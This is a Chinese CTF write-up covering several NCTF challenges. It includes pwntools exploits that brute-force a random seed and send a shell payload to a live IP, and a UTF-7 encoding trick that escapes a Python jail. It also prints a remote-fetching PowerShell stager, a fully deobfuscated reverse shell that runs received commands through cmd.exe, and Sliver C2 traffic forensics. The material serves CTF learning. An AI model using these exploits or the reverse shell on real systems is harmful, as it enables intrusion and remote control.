
直接扫码即可

jump for flag

和上一题基本一样，只不过跳一次只生成其中的十个像素点

这里就需要从源码里寻找答案，可以选择直接用dnspy之类的软件反编译
game\JumpForSignin_Data\Managed\Assembly-CSharp.dll

然后从里面找到源码



这里可以找到CubeGenerator，点开就能看到硬编码的二维码数据，数组中的四个值分别对应xyz坐标以及颜色，写脚本画图即可

```
    // Token: 0x04000261 RID: 609
    public GameObject cube;

    // Token: 0x04000262 RID: 610
    public int[][] cubes_all = new int[][]
    {
        new int[]
        {
            0,
            100,
            0,
            1
        },
        new int[]
        {
            1,
            100,
            0,
            1
        },
        new int[]
        {
            2,
            100,
            0,
            1
        },
        new int[]
        {
            3,
            100,
            0,
            1
        },
        new int[]
        {
            4,
            100,
            0,
```

当然也可以直接修改，让程序在跳跃的时候直接画出整个二维码

Randommaker

阅读源码可以发现check2函数非常抽象

```python
def check2(ori, new):
    time1 = time.time()
    diff = 0
    for i in range(len(ori)):
        if (ori[i] != new[i]):
            diff += 1
            for _ in range(10000):  # Just for a most strict randommaker checker :p
                if (new[i] not in ori):
                    print("error in randommaker!!!")
                    exit()
    timeuse = time.time() - time1
```

```
    print(
        f"After {timeuse} of inspection, there were no issues with the randommaker")
```

功能是检查每一位在打乱后是否有变化，有变化的话就会进入一个10000次的循环，然后返回所用时间，聪明的选手一眼就能看出来这里应该是可以测信道，可以通过多次输入来一直调用check2然后对比之后就可以知道每次对比与原来不一样的字符个数，然后依照这个来爆破出server所使用的种子，从而能够使得打乱后变成自己想要的模样

exp：

```
from pwn import *

time = int(time.time() * 1000)
print(time)
r = remote("124.220.8.243", 1337)

def get():
    r.recvuntil(">>> ")
    r.sendline("12345")
    num = int(float(r.recvline().decode().split(" ")[1]) * 100000)
    return num

def checkdiff(ori, now):
    diff = 0
    for i in range(len(ori)):
        if (ori[i] != now[i]):
            diff += 1
    return diff

def bruteseed(now, target):
    for ii in range(100000):
        seed = now-ii
        random.seed(seed)
        out = ""
        for j in range(20):
            a = [1, 2, 3, 4, 5]
            random.shuffle(a)
            out += str(checkdiff([1, 2, 3, 4, 5], a))
        if (out == target):
            print("seed is: ", seed)
            payload = generate_payload('import os;os.system("sh")', seed)
            r.recvuntil(">>> ")
            r.sendline(payload)
            r.interactive()
```

```
    for ii in range(100000):
        seed = now+ii
        random.seed(seed)
        out = ""
        for j in range(20):
            a = [1, 2, 3, 4, 5]
            random.shuffle(a)
            out += str(checkdiff([1, 2, 3, 4, 5], a))
        if (out == target):
            print("seed is: ", seed)
            payload = generate_payload('import os;os.system("sh")', seed)
            r.recvuntil(">>> ")
            r.sendline(payload)
            r.interactive()

def generate_payload(payload_str, seed):
    test_array = []
    for i in range(len(payload_str)):
        test_array.append(i)
    random.shuffle(test_array)
    payload = bytearray(b'a'*len(payload_str))
    for i in range(len(test_array)):
        ptr = test_array[i]
        content = ord(payload_str[i])
        payload[ptr] = content
    result = "".join(map(chr, payload))
    print(result)
    return result

res = ""
for i in range(20):
    num = round(get()/40)
    res += str(num)
print(res)

bruteseed(time, res)
```

写的很丑而且因为可能存在误差所以不是百分百成功(

看了下选手的wp，这里贴一下二刺螈战队的exp。这种方法就比较好，基本避免了误差

```
from pwn import *
from random import Random
import time
context.log_level = 'debug'
timestamp = int(time.time()*1000)
```

```python
random_map = {i: Random(i) for i in range(timestamp-2000, timestamp+2000)}
p = connect('124.220.8.243', 1337)
for i in range(100):
    p.sendlineafter(b'>>>', b'12')
    result = b'-' in p.recvuntil(b'of')
    banlist = []
    for k, v in random_map.items():
        tmp = list('12')
        v.shuffle(tmp)
        if result and tmp == ['1', '2']:
            continue
        elif not result and tmp == ['2', '1']:
            continue
        else:
            banlist.append(k)
    for k in banlist:
        random_map.pop(k)
    if len(random_map) <= 1:
        print(random_map)
        print(i)
        break
random, *_ = random_map.values()
payload = '__import__("os").system("/bin/sh")'
l = [i for i in range(len(payload))]
random.shuffle(l)
payload1 = ['?' for _ in range(len(payload))]
for i in range(len(l)):
    payload1[l[i]] = payload[i]
true_payload = ''.join(payload1).encode()
p.sendline(true_payload)
p.interactive()
```

Ezjail

很基础的一个pyjail 可以看到白名单限制了特殊字符只有 `+=#\r\n`

没有什么 `()` 来执行函数

但是用exec 我们可以使用 `#coding=` 来改变相关的编码方式以绕过

https://peps.python.org/pep-0263/

根据给出的字符集我们可以选择UTF-7

https://en.wikipedia.org/wiki/UTF-7#Decoding

不过没有- 但是其实utf7即可

再使用 `\r` 分割 然后utf-7的转换可以通过 `b64encode(exp.encode('utf-16-be')).replace(b'=', b'')` 来实现

最后exp为:

```
from pwn import *
from base64 import b64encode

context.log_level="debug"
# s = process(["python3","server.py"])
s = remote("localhost",9999)
s.sendline("e")
s.recvuntil(" > ")
ls_exp = "__import__('os').system('ls')"
#cat_flag_exp = "__import__('os').system('cat f*')"
s.sendline(b'#coding=utf7\r+' + b64encode(ls_exp.encode('utf-16-be')).replace(b'=', b''))
#s.sendline(b'#coding=utf7\r+' + b64encode(cat_flag_exp.encode('utf-16-be')).replace(b'=', b''))
s.interactive()
```

NCTF2077: jackpot

拿到target.exe先分析，可以发现是.net的，dnspy直接就看

资源区里可以发现一个powershell脚本

```
$flag = "-873e-12a9595bbce8}";
sal a New-Object; Add-Type -A System.Drawing; $g = a System.Drawing.Bitmap((a Net.WebClient).OpenRead("https://zysgmzb.club/hello/nctf.png")); $o = a Byte[] 31720; (0..12) | % { foreach ($x in(0..2439)) { $p = $g.GetPixel($x, $_); $o[$_ * 2440 + $x] = ([math]::Floor(($p.B-band15) * 16)-bor($p.G -band 15)) } }; IEX([System.Text.Encoding]::ASCII.GetString($o[0..31558]))
```

里面有前半段flag以及Invoke-PSImage项目中用来提取payload的语句

直接改运行为输出

```
sal a New-Object; Add-Type -A System.Drawing; $g = a System.Drawing.Bitmap((a Net.WebClient).OpenRead("https://zysgmzb.club/hello/nctf.png")); $o = a Byte[] 31720; (0..12) | % { foreach ($x in(0..2439)) { $p = $g.GetPixel($x, $_); $o[$_ * 2440 + $x] = ([math]::Floor(($p.B-band15) * 16)-bor($p.G -band 15)) } }; echo([System.Text.Encoding]::ASCII.GetString($o[0..31558]))
```

就可以得到一大坨的混淆过的powershell语句，还是一样执行改输出

第一层

```
echo ( NEw-ObjeCt  sySTeM.iO.sTReamreadEr( ( NEw-ObjeCt
Io.cOMPrEssIoN.DEflATeSTREaM([sYsTEM.iO.MemoRYsTReaM]
[cOnVert]::frOMbAsE64StRinG( '...' ) ,
[Io.cOMpReSsiON.cOMPreSsIonMoDe]::dEcOmprESs )) , [tEXT.EncoDING]::aScII)
).reADTOeNd()
```

第二层

```
echo ( '...'.sPLIt( '<r_l:{&Z' ) | %{ ([cOnVErt]::toInt16( ([strING]$_ ) , 16
)-aS[cHAr])} ) -JOIN ''
```

第三层

```
echo (
([rUNtiME.INTERoPsERvIceS.MaRshal]::PTRtOstrinGBsTr([runtIme.INTeRopSeRviCES.mA
RShAl]::seCUResTrInGTObsTR( $('...' | conVeRtto-SEcurEsTrIng -key  (143..112))
) ) ) ) -JOIN
```

最后就可以得到混淆前的powershell脚本以及前半段flag

```
$socket = new-object System.Net.Sockets.TcpClient('192.168.207.1', 2333);
if ($socket -eq $null) { exit 1 }
$stream = $socket.GetStream();
$writer = new-object System.IO.StreamWriter($stream);
$buffer = new-object System.Byte[] 1024;
$encoding = new-object System.Text.AsciiEncoding;
$fflaagg = "NCTF{5945cf0b-fdd6-4b7b";
do {
    $writer.Flush();
    $read = $null;
    $res = ""
    while ($stream.DataAvailable -or $read -eq $null) {
        $read = $stream.Read($buffer, 0, 1024)
    }
    $out = $encoding.GetString($buffer, 0, $read).Replace("`r`n",
"").Replace("`n", "");
```

```
    if (!$out.equals("exit")) {
        $args = "";
        if ($out.IndexOf(' ') -gt -1) {
            $args = $out.substring($out.IndexOf(' ') + 1);
            $out = $out.substring(0, $out.IndexOf(' '));
            if ($args.split(' ').length -gt 1) {
                $pinfo = New-Object System.Diagnostics.ProcessStartInfo
                $pinfo.FileName = "cmd.exe"
                $pinfo.RedirectStandardError = $true
                $pinfo.RedirectStandardOutput = $true
                $pinfo.UseShellExecute = $false
                $pinfo.Arguments = "/c $out $args"
                $p = New-Object System.Diagnostics.Process
                $p.StartInfo = $pinfo
                $p.Start() | Out-Null
                $p.WaitForExit()
                $stdout = $p.StandardOutput.ReadToEnd()
                $stderr = $p.StandardError.ReadToEnd()
                if ($p.ExitCode -ne 0) {
                    $res = $stderr
                }
                else {
                    $res = $stdout
                }
            }
            else {
                $res = (&"$out" "$args") | out-string;
            }
        }
        else {
            $res = (&"$out") | out-string;
        }
        if ($res -ne $null) {
            $writer.WriteLine($res)
        }
    }
}While (!$out.equals("exit"))
$writer.close();
$socket.close();
$stream.Dispose()
```

NCTF2077: slivery

根据题目背景以及题目名就大概可以猜到这里指的是sliverc2的流量解析，可以直接参考这篇文章

https://www.immersivelabs.com/blog/detecting-and-decrypting-sliver-c2-a-threat-hunters-guide/

这里不再过多赘述，文章里面也提供了相关脚本，所以这题基本可以秒

工具:https://github.com/Immersive-Labs-Sec/SliverC2-Forensics

对于所提供的内存的解析则可以使用MemProcFS，直接挂载就行

```
MemProcFS -forensic 1 -device 内存文件路径
```

"M:\name\slivery.exe-8800\minidump\minidump.dmp"则是恶意进程slivery.exe的内存镜像，即可以从里面找到sessionkey

然后就可以解密流量了

先获取流量包中所有的payload

```
python3 sliver_pcap_parser.py --pcap dump.pcapng --filter http --domain_name 192.168.207.128
```

然后直接从slivery.exe的内存镜像里提取sessionkey并解密payload


```
python3 sliver_decrypt.py --transport http --file_path ./http-sessions.json --force minidump.dmp
```

这样就可以拿到所有的明文，就可以开始一条条翻看

```
[+] Processing: http://192.168.207.128:80/jquery.min.js?q=64855969
  [-] Decoding: words
  [-] Session Key: 28c917760c81fc4747f9c68b23405ad39525291d16ff59170ddc5484a5134077
  [-] Message Type: 9
[=] Message Data
b'\n\x08flag.zip\x12\x04gzip\x1a\xfd\x01\x1f\x8b\x08\x00\x00\x00\x00\x00\x04\xfft\x8e?
K\x85`\x1c\x85\xcfO+\xed\x0f\r\x91\xe1V\x10$4\xd4"\xd5$T\x18\xd1\x0b\xf1.&\x0e\x11\x12\xd9P\xa3DMA-
E\xd0\x104\x84855\x05E\x94\x1f\xa0R\x9a\x1a\x12\x92\x96\x08"\x82\x86\x06\x83\x86\x0b\x97\x8b\xf7^\\\xeeY\x1e8\xc39\x0fgb[?:\xb1\x8a\xbe\xcbS\xdb\xb9g3\xf3\x00F\x01\xc8\xe8\x86\xb7\xe9\xae\x8f\xf9\xdb>\x9dI
L\x9b\xa2\x8c\xdc\xd5n6Bk`\xf8\xe9\xe2h\xc4y\x9b4\xbd\x89\x9e\x858\xf9\xbe^\xf4
```

```
\xc3\xab
]V\xb7\x94_e%\xda=\xd9\xfb\xdf\xf92^\x03\xeb\xbd\xf78;O\xec\xfce\xb6r;w\xf7\x17
/\x19\x8f\xda\x8f1\xc5\x99$\x97\xef8#a\x10\xadT\xc6Qd\xa8@S\xac\xab\xde\x10T<\x
7f\xa4\xfb\x8a\x9eQ\x83\x9f\x0f\x07\x91\xa0gT\x92\xe7\xac\xbd\xa3\xb6@
\xac\x018\x04\x00T\x03\x00\x00\xff\xff\x8c\xed\x9c\xdc\x04\x01\x00\x00J\x07\x10
\x80\xb0\x9d\xc2\xdf\x01'
```

这一条里传输了flag.zip，使用了gzip压缩，取出来cyberchef解压一下即可得到flag.zip



然后最下面还可以看到执行了一条命令

```
[+] Processing: http://192.168.207.128:80/jquery.min.js?i=g25622249
  [-] Decoding: gzip-b64
  [-] Session Key:
28c917760c81fc4747f9c68b23405ad39525291d16ff59170ddc5484a5134077
  [-] Message Type: 22
[=] Message Data
b'\n\x19echo
P@33w000000rd_U_GOT\n\x18\x01@\xef\xe3\xc2\x93\x8b\x94\xdb\x8c\xeb\x01J$06a76de
5-4afb-44d3-a350-897d85c91960'
```

用P@33w000000rd_U_GOT作为密码即可解开压缩包拿到flag